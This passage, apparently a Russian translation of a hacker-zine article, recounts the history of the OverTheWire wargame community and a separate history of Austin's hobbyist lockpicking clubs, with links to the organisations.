В последующие годы к ним присоединились другие люди, и PullThePlug (PTP) выросла из подвала Брайана до выделенного хостингового окружения. Управляемая теперь основной командой и множеством волонтеров, игры существовали на 4 физических машинах и нескольких vserver-инстансах.

Чтобы избежать конфликта между PTP-играми и бизнесом Брайана (ptptech.com), сообщество переехало с PullThePlug.com на PullThePlug.org. После спора вокруг домена PullThePlug.org переехало снова — на OverTheWire.org примерно в 2006 году.

К тому моменту большинство старых игр исчезли и были заменены новыми. Из-за всех потрясений, связанных со сменой доменов, проблемами с хостинг-провайдерами и DDoS-атаками разработка новых игр застопорилась. Прошло несколько лет, прежде чем серверная инфраструктура встала на рельсы. К тому времени, однако, многие из команды перешли к другим делам.

В 2010 году OTW создал свою первую кастомную варгейм для французской конференции Hackito Ergo Sum (HES) и с тех пор делает это ежегодно: HES2010 и abraxas (HES2011) можно скачать как VM-образы, а monxla (HES2012) — как livecd ISO. Kishi — кастомная игра для 2013 года — будет совместной для HES и NSC (No Such Conference, тоже французской) и предложена для скачивания позже.

В 2012 году стало очевидно, что игры с intruded.net ушли в офлайн и оставаться там. Нас попросили их усыновить, и при помощи их бывших администраторов нам удалось воскресить все 6

на серверах OTW: leviathan, narnia, behemoth, utumno, maze и manpage. Кроме того, были разработаны 2 игры для полных новичков, чтобы снизить порог для входящих. Bandit сосредоточен на самых основах системной безопасности, а natas — на серверной веб-безопасности.

Из-за неустанных DDoS-атак на IRC-сети OverTheWire.org и SmashTheStack.org в 2012 году было решено объединить их в одну большую сеть, воссоединив нас с нашими давно потерянными братьями и сёстрами.

На этом история не заканчивается.

Мы продолжим работу над разработкой новых игр и поддержкой старых — так долго, как сможем. Несколько новых игр уже в разработке, охватывающих темы вроде эксплуатации ядра, веб-безопасности и других.

Многие великие хакеры начинали с игр PTP/OTW или в какой-то момент регулярно заходили туда. Это честь — быть частью их жизни таким образом, и наша надежда — продолжать предоставлять такой практический опыт следующему поколению хакеров.

Помните, ребята: «Опыт — это то, что получаешь, когда не получаешь того, чего хотел!»

Это хорошее место, чтобы поблагодарить некоторых людей: andrewg, arcanum, astra, aton, bk, Brian Gemberling, deadbyte, dusty, gizmore, jduck, joernchen, kripthor, l3thal, malvina, mercy, morla, mxn, nemo, rainer, samy, всех остальных из #social и, вероятно, ещё уйму людей, которые сейчас вылетели из головы <3

Вперёд и да будет от тебя толк!

Раздел 0x03: Сцена вскрытия замков в Остине

Автор: jgor

Любительская сцена вскрытия замков в США за последнее десятилетие стала невероятно организованной. Если вы бывали на хакерских конференциях за это время, вы, скорее всего, слышали названия TOOOL (The Open Organization Of Lockpickers) [0] или Locksport International [1]. Хотя TOOOL давно и уверенно работает в Нидерландах, американское отделение появилось лишь в середине 2000-х, а Locksport International возникла примерно в то же время, в 2005 году, как совместный проект американских и канадских основателей.

Познакомьтесь с Дагом Фарром. Один из ранних офицеров и нынешний президент Locksport International, Даг приехал в Остин в начале 2006 года. После того как директор пресёк его попытки открыть клуб вскрытия замков в своей старшей школе в Хьюстоне, а также после недолго просуществовавшей группы в UT Dallas, он основал Longhorn Lockpicking Club [2] в Техасском университете в Остине. Эта студенческая организация вскоре стала флагманским отделением Locksport International. Клуб проводил общие встречи на кампусе раз в месяц, но основные участники тяготели к Spider House Cafe & Bar неподалёку — для еженедельных неформальных сессий по вскрытию. Отнюдь не случайно, Spider House также было площадкой Austin 2600 [3] в то время.

Longhorn Lockpicking имел большой успех: на встречах бывало более 50 человек, а за год набралось более 150 зарегистрированных участников — это сделало клуб одной из крупнейших любительских групп по вскрытию замков в США. На DEFCON 16 не менее 5 офицеров Longhorn Lockpicking работали в lockpick village, привезя с собой эпический соревновательный полосу

препятствий, включавшую вскрытие замков под водой. Даг провёл один из наиболее популярных докладов DEFCON того года: «Безопасность удостоверений личности: прошлое, настоящее, будущее». К DEFCON 17 офицер Longhorn Lockpicking jgor (ваш покорный слуга) выиграл чемпионат по скоростному вскрытию, получив поездку для участия в LockCon только по приглашению в Нидерландах. В последующие годы Longhorn Lockpicking организовывал или помогал проводить lockpick village и создавать игры — такие как «Locksport Wizard» и «24 Hours of Locks» — для DEFCON, HOPE и ряда других хакерских конференций.

В 2011 году из-за нехватки волонтеров для руководства клуб Longhorn Lockpicking на кампусе взял перерыв, официально отколовшись в отдельную группу под названием L.I-Austin [4] с продолжением встреч за пределами кампуса. В конечном счёте название Longhorn Lockpicking было восстановлено, но клуб остался неаффилированным с университетом, собираясь регулярно каждую вторую субботу на веранде Spider House. По состоянию на 2016 год они продолжали успешно работать и с нетерпением ждали своего 10-летия осенью.

Помимо Longhorn Lockpicking, хакерспейс ATX Hackerspace [5] периодически проводил встречи по вскрытию замков и организовывал несколько мастерских совместно с College of Lockpicking [6] — инициативой Эрика Мишо и Джейми Шветтманна, которая принесла мастерские по вскрытию замков в хакерспейсы по всей территории США.

Если вас интересует участие в вскрытии замков — посетите сайты упомянутых организаций, чтобы найти ближайшее отделение, или ресурсы для создания собственного.

- [0] TOOOOL U.S.
<http://toool.us>
- [1] Locksport International
<http://locksport.com>
- [2] Longhorn Lockpicking
<http://longhornlockpicking.com>
- [3] Austin 2600
<http://atx2600.org>
- [4] L.I Austin
<http://meetup.com/li-austin>
- [5] ATX Hackerspace
<http://atxhackerspace.org>
- [6] College of Lockpicking
<http://collegeoflockpicking.com>

|=[EOF]=====|